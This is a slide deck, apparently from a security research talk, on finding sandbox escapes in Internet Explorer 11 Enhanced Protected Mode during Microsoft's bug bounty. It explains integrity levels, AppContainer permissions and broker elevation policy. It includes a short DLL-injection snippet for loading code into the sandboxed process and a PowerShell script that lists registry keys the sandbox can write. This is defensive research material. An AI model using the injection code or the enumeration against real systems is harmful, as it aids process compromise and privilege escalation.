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## Legacy Sandboxing

Escaping IE11 Enhanced Protected Mode

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## What I'm Going to Talk About

- Quick overview of IE Enhanced Protected Mode
- Some fixed bugs I found during IE11 Bug Bounty
- Where to find sandbox escapes
- Where else to continue looking for issues
- Zero day demo perhaps? 😊

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## Background

# Internet Explorer 11 Preview Program Guidelines

### **PROGRAM DESCRIPTION:**

Microsoft is pleased to announce the launch of the Microsoft Internet Explorer (IE) 11 Preview Bug Bounty Program beginning June 26, 2013, and ending July 26, 2013. For 30 days, individuals across the globe have the opportunity to submit vulnerabilities found in Microsoft Internet Explorer 11 Preview on our latest Windows platform. Qualified submissions are eligible for payment from a minimum of \$500 USD to \$11,000 USD, and bounties will be paid out at Microsoft's discretion based on the quality and complexity of the vulnerability. Microsoft reserves the right to pay more than \$11,000 USD, depending on the entry quality and complexity.

# Background

Vulnerability type	Crash dump	Proof of concept	Functioning exploit	White paper	Sandbox escape	Base payout tier
RCE Vulnerability	not required	required	required	required	required	<b>Tier 0</b> Could exceed \$11,000 USD*
	not required	required	required	required	not required	
	not required	required	required	optional	not required	<b>Tier 1</b> maximum payment \$11,000 USD
	not required	required	n/a	optional	not required	<b>Tier 2</b> minimum payment \$1,100 USD*
Important or Higher Severity Design-Level Vulnerability	not required	required	Proof of concept is sufficient	optional	not required	
Security Bug with Privacy Implications	not required	required	not required	optional	not required	
<b>Sandbox Escape Vulnerability</b>	not required	required	optional	optional	required	
ASLR Info Disclosure Vulnerability	not required	required	n/a	optional	n/a	<b>Tier 3</b> minimum payment \$500 USD*

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
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## Goals in Mind

- Find as many sandbox escapes in 30 days
- Set some Rules of Engagement (to make it fun)
  1. Only Logic Bugs. No Memory Corruption or Fuzzing
  2. No Kernel Exploits.
  3. Default Installation
  4. No User Interaction Required
- Some flexibility of course ;-)

## Tools and Setup



 Windows Sysinternals



# Let's Go: A Bit of Background

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
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# IE Protected Mode





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## Low Permission Processes

- Protected Mode uses Integrity Levels
- Internet Zone Process runs with Low IL in Token
  - Restricts write access to majority securable resources
  - Restricts Win32 through User Interface Privileged Isolation
  - Does **NOT** restrict read access to most resources
- Processes/Threads also have no-read-up by default

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## What Does it Mean, Enhanced?

- Enhanced Protected Mode (EPM) new in Windows 8
- Uses Windows 8 AppContainer's to further restrict what sandboxed process can do

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 iexplore.exe	8128 AppContainer
 iexplore.exe	3776 AppContainer

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## AppContainer Resource Access


- Restricts **read** and write access to resources
- DACL must give access to one or more of:
  - AppContainer SID
  - S-1-15-3-4096 – SID for Internet Explorer Capability
  - ALL APPLICATION PACKAGES group SID
- Low IL still applies as well to restrict writes

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## User Broker Services

- Medium integrity broker provides various services on behalf of protected mode process
  - Provides access to resources from low integrity
- Certain functions hooked and redirected to broker automatically
  - *CreateProcessW* and *WinExec*
  - *CoCreateInstance* and *CoCreateInstanceEx*
  - *CoGetClassObject*
- Uses registry based elevation policy to control what is allowed




# Elevation Policy





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## Elevation Policy Types

### Executable

 AppName	REG_SZ	dfsvc.exe
 AppPath	REG_SZ	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\
 Policy	REG_DWORD	0x00000003 (3)

### COM Object


 CLSID	REG_SZ	{20FD4E26-8E0F-4F73-A0E0-F27B8C57BE6F}
 Policy	REG_DWORD	0x00000003 (3)

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## Elevation Policy Types

Value	Result
3	Protected Mode silently launches the broker as a medium integrity process.
2	Protected Mode prompts the user for permission to launch the process. If permission is granted, the process is launched as a medium integrity process.
1	Protected Mode silently launches the broker as a low integrity process.
0	Protected Mode prevents the process from launching.


# Potential Attack Surface





# Enabling EPM

- Was default on RTM 8.1
- Disabled again in MS13-088
- Also supports 64 bit tab processes
- Default if using Modern Mode



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
## Testing Sandbox Escapes

- Want to test sandbox escapes?
- No RCE? No problem.
- Use a simple DLL injector

```
void* pBuf = VirtualAllocEx(hProc, 0, strlen(dllpath)+1,  
                           MEM_COMMIT, PAGE_READWRITE);  
WriteProcessMemory(hProc, pBuf, dllpath, strlen(dllpath)+1)  
  
LPVOID pLL = GetProcAddress(GetModuleHandle(L"kernel32"),  
                            "LoadLibraryA");  
  
CreateRemoteThread(hProc, NULL, 0, pLL, pBuf, 0, NULL)
```

# Set Appropriate Permissions

- Create a directory for DLLs
- Add “ALL APPLICATION PACKAGES” ACE to directory DACL
- Files will inherit ACE



Let's Start Simple

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
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## Searching for Accessible Resources


```
Set-Location 'HKCU:\'  
$iesid = "S-1-15-3-4096"  
$aapsid = "APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES"  
  
ForEach($key in (Get-ChildItem -recurse)) {  
    $acl = Get-Acl -path $key.PSPath  
    ForEach($ace in $acl.Access) {  
        If($ace.RegistryRights -eq  
            [Security.AccessControl.RegistryRights]::FullControl -and  
            $ace.IdentityReference.Value -in $iesid, $aapsid) {  
                Write-Output $key.PSPath  
            }  
        }  
    }  
}
```

# Searching for Accessible Resources

A screenshot of a Windows PowerShell terminal window with a blue background. The window title is 'Windows PowerShell'. It displays a list of registry paths, each starting with 'HRCU\Software\Microsoft\Internet Explorer\LowRegistry\DOMStorage\' followed by a domain name. The list includes domains like 'googleads.g.doubleclick.net', 'imrworldwide.com', 'microsoft.com', 'msdn.microsoft.com', 'msn.com', 'notepad-plus-plus.org', 'ooyala.com', 'oracle.com', 'player.ooyala.com', 'scribblelive.com', 'secure-uk.imrworldwide.com', 'sourceforge.net', 'stackauth.com', 'stackoverflow.com', 'telegraph.co.uk', 'theregister.co.uk', 'Total', 'wikipedia.org', 'winscp.net', 'www.bbc.co.uk', 'www.google.co.uk', 'www.telegraph.co.uk', 'www.youtube.com', 'youtube.com', 'DontShowMeThisDialogAgain', 'IEShims', 'IEShims\NormalizedPaths', 'PageSetup', 'Toolbar', 'Toolbar\ShellBrowser', 'Toolbar\WebBrowser', 'Zoom', 'WcmSvc\Tethering\Roaming', 'Windows\CurrentVersion\Explorer\LowRegistry', 'Windows\CurrentVersion\Explorer\MenuOrder\Favorites', 'Windows\CurrentVersion\Explorer\MenuOrder\Favorites\JDK8', 'Windows\CurrentVersion\Explorer\MenuOrder\Favorites\Links', 'Windows\CurrentVersion\Internet Settings\5.0\LowCache', 'Windows\CurrentVersion\Internet Settings\5.0\LowCache\Content', 'Windows\CurrentVersion\Internet Settings\5.0\LowCache\Cookies', 'Windows\CurrentVersion\Internet Settings\5.0\LowCache\Extensible Cache', 'Windows\CurrentVersion\Internet Settings\5.0\LowCache\Extensible Cache\DNTEException', 'Windows\CurrentVersion\Internet Settings\5.0\LowCache\Extensible Cache\DOMStore', 'Windows\CurrentVersion\Internet Settings\5.0\LowCache\Extensible Cache\iecompat', 'Windows\CurrentVersion\Internet Settings\5.0\LowCache\Extensible Cache\iecompatua', 'Windows\CurrentVersion\Internet Settings\5.0\LowCache\History', and 'Windows\CurrentVersion\Internet Settings\Passport\LowDAMap'. The prompt 'PS HRCU:\>' is visible at the bottom left.

# Process Monitor for the Win!

- Identified keys always created by medium integrity IE process at start-up



Event Properties

Event Process Stack


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K 2	ntoskml.exe	ObpLookupObjectName + 0x6ef	0xffff801468250cf	C:\Windows\system32\ntosk
K 3	ntoskml.exe	ObOpenObjectByName + 0x1e3	0xffff80146822ad3	C:\Windows\system32\ntosk
K 4	ntoskml.exe	CmCreateKey + 0x438	0xffff8014688185c	C:\Windows\system32\ntosk
K 5	ntoskml.exe	NtCreateKey + 0x2e	0xffff8014688141e	C:\Windows\system32\ntosk
K 6	ntoskml.exe	KSystemServiceCopyEnd + 0x13	0xffff801465d64b3	C:\Windows\system32\ntosk
U 7	ntdll.dll	NtCreateKey + 0xa	0x7fcb0ff674a	C:\Windows\System32\ntdll.c
U 8	KernelBase.dll	Wow64NtCreateKey + 0xbe	0x7fcae6ef6d2	C:\Windows\System32\Kerne
U 9	KernelBase.dll	LocalBaseRegCreateKey + 0x218	0x7fcae6ef93c	C:\Windows\System32\Kerne
U 10	KernelBase.dll	RegCreateKeyExInternalW + 0x152	0x7fcae6efb5e	C:\Windows\System32\Kerne
U 11	KernelBase.dll	RegCreateKeyExW + 0x4b	0x7fcae6efbeb	C:\Windows\System32\Kerne
U 12	ieframe.dll	IESetProtectedModeRegKeyOnly + 0x7e	0x7fc9a39ce18	C:\Windows\System32\iefran
U 13	ieframe.dll	IESetProtectedModeRegKey + 0x3a	0x7fc9a39cd72	C:\Windows\System32\iefran
U 14	ieframe.dll	CreateProtectedModeRegistry + 0x41	0x7fc9a39e195	C:\Windows\System32\iefran
U 15	ieframe.dll	IEWinMain + 0x146	0x7fc9a3276b6	C:\Windows\System32\iefran
U 16	ieframe.dll	LCIEStartAsFrame + 0x3ae	0x7fc9a327e6e	C:\Windows\System32\iefran
U 17	ieframe.dll	DesktopFrameProcess + 0x36	0x7fc9a3282a2	C:\Windows\System32\iefran
U 18	iexplore.exe	wWinMain + 0x399	0x7f66d3f11e9	C:\Program Files\Internet Exp
U 19	iexplore.exe	__wmainCRTStartup + 0x1b8	0x7f66d3f129d	C:\Program Files\Internet Exp
U 20	kernel32.dll	BaseThreadInitThunk + 0xd	0x7fcb03715dd	C:\Windows\System32\kerne
U 21	ntdll.dll	RtlUserThreadStart + 0x1d	0x7fcb1fd43d1	C:\Windows\System32\ntdll.r

